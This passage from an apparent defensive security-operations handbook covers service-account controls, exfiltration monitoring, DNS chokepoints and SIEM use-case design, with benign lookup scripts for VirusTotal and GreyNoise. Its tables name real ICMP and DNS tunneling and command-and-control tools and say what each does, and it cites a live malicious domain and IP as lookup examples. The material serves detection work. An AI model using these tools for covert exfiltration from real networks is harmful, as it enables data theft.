For Entra ID, service account governance requires a different approach, as traditional GPOs and OUs do not apply in a cloud or hybrid identity context. Begin with the same foundational discipline: inventory all service accounts and workload identities, enforce a naming convention, and document the expected behaviors and resource access for each.

The preferred equivalent of a service account is a managed identity (either system-assigned or user-assigned) or a service principal. Where possible, prefer managed identities over service principals, as they eliminate the need to manage credentials entirely—Azure handles authentication automatically. For service principals, ensure secrets and certificates are rotated regularly and monitored for expiration.

To restrict interactive login for cloud-only or synchronized accounts used as service accounts, apply a Conditional Access Policy targeting the service account group. Configure the policy to block access from all client applications except those explicitly required, restrict sign-ins to trusted named locations or specific IP ranges, and block legacy authentication protocols entirely. Additionally, exclude these accounts from standard user-facing policies while subjecting them to their own stricter controls. Entra ID's sign-in logs and Microsoft Sentinel (if deployed) should be configured to alert on any interactive sign-in attempts by these accounts, as such events should be treated as anomalies warranting immediate investigation.

Control Potential Data Exfiltration

It should be obvious that data can be exfiltrated over HTTPS. There are thousands of ways to do this, with the most appropriate control being a web traffic filter or proxy system. Outside of HTTPS, though, many protocols can be used for data exfiltration.

Data exfiltration is a serious concern because it is the data itself that has value to an attacker or rival. If possible, permit file transfer (FTP, SCP, SFTP, and similar protocols) only from a set of centralized servers, and monitor for exceptions. Perimeter security rules for file transfer should be limited to designated senders. SSH should not be allowed outbound from the organization, because it can be used for file transfer over SCP and the traffic is indistinguishable from SSH.

Internet Control Message Protocol

It is common for sites to permit Internet Control Message Protocol (ICMP) traffic to and from the internet. There are a variety of adversary tools that can transmit data to and from the internet over ICMP. Table 8-1 lists several examples.

Table 8-1. Common ICMP-based adversary communication tools

Tool name	Description
Ptunnel	A popular ICMP tunneling tool that forwards TCP connections over ICMP echo requests/replies
PingTunnel	Encapsulates TCP traffic inside ICMP packets, often used for bypassing firewalls
ICMPExfil	A lightweight script/tool that demonstrates file exfiltration via ICMP echo packets
icmptunnel	A Linux-based tunneling utility that creates a virtual network interface over ICMP

A common reason for allowing ICMP is to enable site monitoring. ICMP is not an ideal protocol for this. It is usually better to perform a status check

for the site based on the end-state application pattern. For example, if you want to monitor uptime for several SaaS solutions that your organization uses, configure an HTTPS status monitor using code such as the following, which checks to see whether a site is available over HTTP and HTTPS:

```
# PowerShell script to check HTTP/HTTPS response for
BlueTeamHandbook.com
# and print consistent results to the screen.

$site = "BlueTeamHandbook.com"
$protocols = @("http", "https")
foreach ($proto in $protocols) {
    $url = "${proto}://$site"
    try {
        $response = Invoke-WebRequest -Uri $url -UseBasicParsing
-ErrorAction Stop
        if ($null -eq $response -or $response.StatusCode -ne 200)
{
            $statusMessage = if ($null -eq $response) { "No
response"
        } else { $response.StatusDescription }
        Write-Output ("{0} | Protocol: {1} | Site: {2} | Status:
{3}" -f `
           (Get-Date), $proto, $site, $statusMessage)
        } else {
            Write-Output ("{0} | Protocol: {1} | Site: {2} |
Status: 200 OK" -f `
                (Get-Date), $proto, $site)
       }
   }
    catch {
        $statusMessage = $_.Exception.Message
        Write-Output ("{0} | Protocol: {1} | Site: {2} | Status:
{3}" -f `
           (Get-Date), $proto, $site, $statusMessage)
    }
}
```

Domain Name Services

Domain Name Services (DNS) underpin almost every interaction between users, applications, and external resources, making DNS a critical part of observability, telemetry generation, availability, and security. Organizations

can do a variety of things to treat DNS as a meaningful security signal rather than just plumbing.

First, they can deploy a DNS logging capability. There are a variety of tools, listed in Table 8-2, that can exfiltrate data very effectively through DNS infrastructure, with all of the traffic appearing as normal DNS queries and answers.

Table 8-2. Example DNS exfiltration tools

Tool name	Description
dnscat2	Creates encrypted DNS tunnels for command-and-control (C2) and data exfiltration
Iodine	Tunnels IPv4 data through DNS queries and may be stealthy enough to bypass captive portal solutions
Sliver	A modern, cross-platform C2 framework that supports DNS tunneling among other channels
Pupy	A modular, open source remote administration tool with DNS tunneling capabilities
Decoy Dog	Based on Pupy and discovered by Infoblox

Organizations can also conduct DNS monitoring. DNS is deployed in a hierarchy. At a minimum, internal systems query an internal server, and that server resolves requests out to the internet. Most likely, your organization has such a hierarchy today, where clients query internal servers that support your internal zones and are updated by DHCP as clients obtain IP addresses through the DORA process. From a SOC monitoring perspective, it is ideal to monitor client requests at the lowest possible level because you will see

the true client address making the request (Figure 8-1). If you can't do that yet, monitor the outermost or last-hop DNS servers to gain visibility at a DHC chokepoint.



Internet
DNS servers
DNS over HTTPS
DNS server(s)
Server NIC(s)
Internet caching layer
SPAN/MIRROR
Net traffic copy
Data center switch
Zeek sensor
(DNS BPF filter)
Forward DNS log to SIEM
Intermediate DNS layers with internal zones
53/UDP
DNS server(s)
Server NIC(s)
Client-facing layer
SPAN/MIRROR
Net traffic copy
Switch fabric
Zeek sensor
(DNS BPF filter)
Forward DNS log to SIEM

Figure 8-1. DNS monitoring options

Zeek is the ideal tool for this. It is possible to use DNS over HTTPS (DoH) at the topmost or caching layer, after Zeek has collected the traffic. Using DoH only at the topmost or caching layer allows you to monitor internet queries while minimizing internal queries, so the overall traffic volume should be much lower. In contrast, monitoring at the lowest layer, where clients make their initial query, allows the monitoring apparatus to capture the true client source, which is a tremendous win for visibility and telemetry. However, capturing at the lowest layer is storage-expensive because Zeek is recording all internal queries for names that will never be resolved by internet resolvers.

In addition, organizations can implement a DNS chokepoint. In the overall security architecture, provide for a very small number (at least two) of internal DNS servers that can resolve queries to the internet and the root name servers. These servers should sit "above" the on-premises Windows Active Directory or DNS hierarchy. For example, all clients on the network might point to the nearest AD DC for local name resolution, and those DCs in turn have their own forwarders to a centralized AD DC. At some point in the hierarchy, servers will point their forwarders to a pair of DNS servers that can then query the internet root name servers. Only these top-level DNS servers should be allowed out of the network perimeter via a firewall rule. The configuration should support collecting internet outbound queries, not local Windows client lookups for AD-based server resource records (SRV RRs) and local NetBIOS-style short-name queries, which are resolved below the internet caching layer. This restriction gives you the ability to more easily deploy a passive DNS monitoring NSM solution. By controlling outbound DNS access, you have a much better chance of catching outbound DNS exfiltration. A similar architecture can be achieved with Entra ID hybrid-joined systems using multiple layers of DNS resolution.

Server Management Isolation

Restricting and monitoring the pathways through which administrators interact with server infrastructure is essential to limiting lateral movement, detecting anomalous behavior, and maintaining a defensible network architecture.

To that end, you should implement highly instrumented jump boxes for server network access and enable event logging to your SIEM. Windows provides native console logons via the Remote Desktop Protocol over TCP 3389. Access to this service from the desktop and remote access network into the server network can be restricted by a network-level ACL. Authorized users connect to the jump box and then into the server network. Granted, this is a two-step process, and if you don't change the desktop background, it can be very confusing. Ensure that detailed tracking is enabled for these systems so that the full command line is captured for event ID 4688. Install Sysmon on them as well. Also, install a local instance of your SIEM Windows event log reader directly on each jump box to minimize network connections to the jump box.

DHCP

You should prefer short DHCP lease times, reverse DNS integration, and DNS scavenging. DHCP traffic is very light on the LAN and is highly valuable for identifying authorized systems, providing IP-to-name lookups through DHCP integration with DNS, and improving detection time for rogue DHCP servers or rogue clients. Further, shorter lease times improve the reliability of the MAC-to-IP address relationship, which ties presence on the network to a particular asset. Next, ensure that the DNS server is configured to scavenge IP-to-name relationships so that reverse lookup queries are as accurate as possible.

In addition, investigate your switch fabric to see whether it can support DHCP request/response enforcement. If the switch fabric can snoop on and only permit DHCP traffic to and from authorized servers, it becomes significantly more difficult for an adversary to interfere with the DORA process and provide false data to clients.

External IP Visibility

The SOC needs visibility into all public IP addresses and their corresponding DNS names so that it understands which properties are in scope for monitoring. This includes access points for SaaS applications specific to the organization. For cloud service providers (CSPs), establishing this visibility requires automation, because these environments allow compute resources to dynamically acquire public IPs. For example, when you instantiate an EC2 instance with a public interface, that instance receives a dynamic public IP address. Capturing that assignment in cloud audit logs and automatically updating a "current public IP" table of some sort in the SIEM will decrease investigation time.

Open Source Intelligence

The next step is to ensure that the SOC has access to, and can automate queries against, various open source intelligence sites for domain and IP research. Spend some time at *https://osintframework.com*, which is curated and maintained by Justin Nordine. This site provides a very well-organized directory of numerous Open Source INTelligence (OSINT) resources and tools. To use it, navigate through the paths and then click the text to the right of the rightmost entry to open the associated OSINT site or tool (Figure 8-2).



Host / Port Discovery
Username
IPv4
Email Address
IPv6
Domain Name
BGP
Cloud Infrastructure
Reputation
IP & MAC Address
Blacklists
Images / Videos / Docs
Neighbor Domains
Social Networks
Protected by Cloud Services
Instant Messaging
Wireless Network Info
People Search Engines
Network Analysis Tools
Dating
IP Loggers
Telephone Numbers
Public Records
Compliance & Risk Intelligence
Business Records
Transportation
Geolocation Tools / Maps
OSINT Framework
Search Engines
Online Communities
Archives
Language Translation
Mobile OSINT
Dark Web
Disinformation & Media Verification
Blockchain & Cryptocurrency
Classifieds
Search
Encoding / Decoding
Hosted Automated Analysis
Tools
Office Files
AI Tools
PDFs
Malicious File Analysis
PCAPs
Cyber Threat Intelligence
Ghidra (T)
OpSec
Malware Analysis Tools
Documentation / Evidence Capture
virustotal
Training

Figure 8-2. The OSINT framework

There are numerous sites on the internet that can provide information about IP addresses, domain names, and URLs, and many of them come and go over time. Some of the more reliable ones are listed in Table 8-3. To build familiarity with threat intelligence sites, start with AlienVault OTX and sign up for a free account. From there, review the dashboard and search for IP addresses you might find by reviewing any of the lists on FireHOL. Then you can branch out to ThreatConnect and other services.

Table 8-3. IP/domain investigation services

Service	Free tier	Rate/notes	Best for
MXToolbox	Free checks; paid monitoring	API key for lookups; monitoring is paid	Email and blacklist checks
GreyNoise	Community free; paid for full API	Multilookup endpoints; high-volume options	Filtering internet background noise
PhishTank	Free with app key	POST lookups; rate limits for anonymous users	Phishing URL verification
IPQualityScore	Free tier; paid credits	Fraud/proxy scoring; SDKs available	Proxy/VPN and fraud scoring
APIVoid	Free tier; paid credits	Many reputation APIs; credit model	Quick multiengine lookups
AlienVault OTX	Free public API + TAXII	Pulses and TAXII/STIX feeds	Community IOCs and pulses
Shodan	Free limited; paid tiers	Host/service fingerprints; API key	Exposed services and CVE context

Service	Free tier	Rate/notes	Best for
AbuseIPDB	Free tier; paid API	Community reports; API key	Community abuse reports
Spamhaus	Trial/API available	Intelligence API; trial options	Email blocklist authority
VirusTotal	Free public API; private paid tiers	Multiengine aggregation; rate limits	Aggregated AV/URL/IP verdicts
Censys	Free limited; paid tiers	Host/cert scans; PAT tokens	Certificate and host context
FireHOL	Free	ipset lists on GitHub	Bulk blocklist ingestion

Here is an example of using VirusTotal to retrieve information about a given domain using a `curl` command, with a suspect domain name provided on the command line:

```
#!/bin/sh
# Example:
#   ./domainlookup_V_01.sh example.com

DOMAIN=$1
API_KEY="YOUR-KEY-GOES-HERE"
API_URL="https://www.virustotal.com/api/v3"
OUTFILE="domainlookup"

curl -s --request GET \
     --url "${API_URL}/domains/${DOMAIN}" \
     --header 'accept: application/json' \
     --header "x-apikey: ${API_KEY}" \
```

```
    > "${OUTFILE}"

jq -r '
  .data.attributes as $a |

  # Convert dates to human readable format
  "Last Analysis Date: "
    + ($a.last_analysis_date | todate),
  "Last Update Date: "
    + ($a.last_update_date | todate),
  "WHOIS Date: "
    + ($a.whois_date | todate),
  "Last Modification Date: "
    + ($a.last_modification_date | todate),
  "Last DNS Records Date: "
    + ($a.last_dns_records_date | todate),
  "",

  # Extract Creation Date from whois
  "Creation Date: "
    + ($a.whois
       | split("\n")[]
       | select(startswith("Creation Date:"))
       | split(": ")[1]),
  "",

  # Iterate over last_analysis_results
  "=== Analysis Results (excluding" +
  " undetected/unrated and harmless/clean) ===",
  ($a.last_analysis_results
    | to_entries[]
    | select(
        (.value.category == "undetected"
          and .value.result == "unrated")
        or
        (.value.category == "harmless"
          and .value.result == "clean")
        | not
      )
    | "  \(.key): category=\(.value.category)"
      + ", result=\(.value.result)"
  ),
  "",
  "--- End of Results ---"
' "${OUTFILE}"
```

For any given domain, a VirusTotal query typically returns a little more than 1,000 lines of JSON. Much of that content has relatively low investigative value (e.g., raw WHOIS lookup information). But there is a list of sources that have identified the domain and how they "rate" it. Here is an example structure under `attributes` that shows the `last_analysis_results`:

```
"attributes": {
  "last_analysis_date": 1767449735,
  "last_update_date": 1766793600,
  "whois_date": 1798329600,
  "last_modification_date": 1767471450,
  "last_analysis_results": {
    "Acronis": {
      "method": "blacklist",
      "engine_name": "Acronis",
      "category": "harmless",
      "result": "clean"
    }
```

Next, we need a domain name to test whether our script is working correctly. For this example, I pulled a random domain name from a GitHub repository maintained by French security researcher Sekio Romainmarcoux, which aggregates malicious domains from a variety of well-known sources and filters out entries that appear in the Majestic Million list of popular domains.

For the `jq` query, the following pseudocode walks through the logic step by step:

```
# INPUT: JSON object from VirusTotal API
# SECTION 1: Extract and display timestamp fields
# Convert Unix timestamps to human-readable ISO 8601 format

PRINT "Last Analysis Date: " +
CONVERT_TO_DATE(data.attributes.last_analysis_date)
PRINT "Last Update Date: " +
CONVERT_TO_DATE(data.attributes.last_update_date)
PRINT "WHOIS Date: " +
CONVERT_TO_DATE(data.attributes.whois_date)
PRINT "Last Modification Date: " +
```

```
   CONVERT_TO_DATE(data.attributes.last_modification_date)
PRINT "Last DNS Records Date: " +
   CONVERT_TO_DATE(data.attributes.last_dns_records_date)
PRINT blank line

# SECTION 2: Parse and extract Creation Date from WHOIS text
field
# The whois field contains multi-line text with "Creation Date:
YYYY-MM-DDTHH:MM:SSZ"

GET whois_text = data.attributes.whois
SPLIT whois_text by newline character into array of lines
FOR EACH line in lines:
    IF line STARTS_WITH "Creation Date:":
        SPLIT line by ": " separator
        GET second part (the date value after the colon)
        PRINT "Creation Date: " + extracted_date
        BREAK
PRINT blank line

# SECTION 3: Filter and display security analysis results
# Only show results that indicate potential threats (not
clean/safe entries)

PRINT "=== Analysis Results (excluding undetected/unrated and
harmless/clean) ==="
GET analysis_results = data.attributes.last_analysis_results
CONVERT analysis_results object to array of key-value pairs

FOR EACH entry in array:
    GET category = entry.value.category
    GET result = entry.value.result

    # Filter logic: Exclude entries that are clean/safe
    # We want to KEEP entries where NEITHER condition is true:
    # - (category="undetected" AND result="unrated")
    # - (category="harmless" AND result="clean")

    is_undetected_unrated = (category == "undetected" AND result
== "unrated")
    is_harmless_clean = (category == "harmless" AND result ==
"clean")

    should_exclude = (is_undetected_unrated OR is_harmless_clean)

    IF NOT should_exclude:
        PRINT "  " + entry.key + ": category=" + category + ",
result=" + result
```

```
PRINT blank line
PRINT "--- End of Results ---"

# OUTPUT: Formatted text report showing dates and filtered
analysis results
```

So if we use that script, we can get a result like this:

```
vt_check.sh zincaspost.world
Last Analysis Date: 2026-01-03T14:15:35Z
Last Update Date: 2025-12-27T00:00:00Z
WHOIS Date: 2026-12-27T00:00:00Z
Last Modification Date: 2026-01-03T20:17:30Z
Last DNS Records Date: 2026-01-03T14:16:07Z

=== Analysis Results (excluding undetected/unrated and
harmless/clean) ===
  alphaMountain.ai: category=malicious, result=phishing
  BitDefender: category=malicious, result=phishing
  CRDF: category=malicious, result=malicious
  CyRadar: category=malicious, result=phishing
... (remainder omitted)...
```

Following is a basic example of calling out to GreyNoise and seeing what the service knows about a given IP address. For this example, a malicious IP as listed on the site was chosen when the code was written:

```
import json

import requests

IP_OR_DOMAIN = "77.83.240.4"
GN_API_KEY = "YOUR-API-KEY-HERE"
BASE_URL = "https://api.greynoise.io/v3/community"

headers = {"Key": GN_API_KEY}
url = f"{BASE_URL}/{IP_OR_DOMAIN}"

r = requests.get(
    url,
    headers=headers,
    timeout=8,
)
```

```
data = r.json()

pretty_json_string = json.dumps(data, indent=5)
print(pretty_json_string)
```

Output from this program shows that GreyNoise does have this IP in its current dataset, based on the community API endpoint key (the paid services return more data). Even at the community level, we can extract a few key details. First, the IP is classified as malicious, it was last observed on `2026-01-04` performing scanning activity, it is not included in GreyNoise's "Rule It Out" list,[2] and there is a link for further lookup:


```
{
     "ip": "77.83.240.4",
     "noise": true,
     "riot": false,
     "classification": "malicious",
     "name": "unknown",
     "link": "https://viz.greynoise.io/ip/77.83.240.4",
     "last_seen": "2026-01-04",
     "message": "Success"
}
```


---

[1] One of the better articles on the Microsoft site is "How DNS Aging and Scavenging Works" (2024).

[2] GreyNoise RIOT (Rule It Out) is a dataset and feature that identifies IP addresses belonging to common, benign business services (like Microsoft 365, Google Workspace, Slack, CDNs).

Part II. Use Case Development

Chapter 9. SOC and SIEM Use Cases and Template

"Even mediocre use cases are useful, more so than are many of the competing requirements files being written."

—Alistair Cockburn, *Writing Effective Use Cases* (Addison-Wesley, 2000)

Even seemingly trivial use cases implemented within a SIEM or in support of the SOC team need to be well documented. A well-defined use case is a key building block of the SOP manual because it provides the actionable, documented process that supports the SOC team. The use case template and development process provided in this chapter is in active use by a major SIEM vendor and several consulting firms, and it is what I use today in many client engagements.

Let's level set on the phrase "use case." A use case is "a set of *actions* or steps which define the *interactions* between an *actor*, which can be a person, a system, or a service, to a system in order to achieve a particular *objective*." A full-fledged use case template, tuned for Security Operations and focused on instrumenting the environment, presented in this chapter.

If you need additional background in use case development, consult a software engineering or architecture text that defines use cases and explains requirements analysis and use case development. Examples include:

- Jacobson, Ivar, et al. 2024. *Use Case 3.0: The Guide to Succeeding with Use Cases*. Ivar Jacobson International.
- Bittner, Kurt, and Ian Spence. 2003. *Use Case Modeling*. Addison-Wesley.
- Cockburn, Alistair. 2001. *Writing Effective Use Cases*. Addison-Wesley.

SIEM/SOC Use Case Development Process

Let's begin by defining the term *use case*. A use case is a set of actions or steps that define the interactions between an actor—which can be a person, a system, or a service—and a system to achieve a particular objective. A use case will define the flow of data, how to identify events that indicate an adverse condition, what alerts need to be created, and how the SOC should respond. Use cases must also identify preconditions and postconditions. Lastly, diagrams can help articulate a use case, so consider creating them to explain more complex scenarios.

The steps involved in developing a SOC- and SIEM-focused use case are summarized here:

1. Understand how the use case maps to or supports either a cyber defense requirement, a business issue, or, in many cases, both.

   Business issues can include supporting an IT general control, detecting violations of policy or procedure, supporting compliance, verifying system uptime, providing brand protection, detecting fraud, preventing or detecting intellectual property theft, or minimizing operational disruptions.

2. Design the question that the use case should answer.

   How might an attacker gain access to a given resource, cause damage, exfiltrate data, operate undetected, or use particular accounts to carry out an attack? In other words, you must be able to describe the observed condition relevant to your security posture (the objective).

3. Determine and test the data sources and data elements that provide the visibility needed to answer that question.

   The systems providing data to the SIEM must be capable of auditing the desired behavior (observing the actions of a person or system). For commercial systems, this may be a matter of enabling

a logging function; for bespoke systems, you may need to enhance the system itself.

4. Evaluate the data by establishing normal baselines and other analysis dimensions.

   Characteristics to understand include volume, peaks and lulls, outliers, averages, frequencies of data types or specific elements, duration of normal behavior, and how to find trace data signifying an adverse condition. The system must provide event records to the SIEM with sufficient fidelity, as described in Chapters 13 through 16. It is very useful to include screenshots and plain-text sample log records in the use case document itself. You will often find that many fields can have numerous values, such as severity or an encoded result. A classic example is Windows Security event 4771, "Kerberos pre-authentication failed," which has a result code with roughly 50 encoded reasons why preauth failed. The SIEM must be able to process and present the event at the necessary level of granularity for the SecOps function to measure or observe the interaction.

5. Build the necessary SIEM content (API queries, enrichments, rules, dashboards, alerts, reports) that realizes the use case.

   Practically, this means aligning the input data and its fields with SIEM processing rules, internal lists, timing conditions, staged rules, and other SIEM capabilities.

6. Establish SOC guidance and processes for filtering out false positives from baseline data to support identification of malicious activity or operational issues.

   Useful analysis techniques include bar chart analysis, graph analysis, simple timeline presentation, and correlation with supporting content.

7. Test the use case by deliberately causing the condition(s) required for the use case and associated SIEM content to trigger.

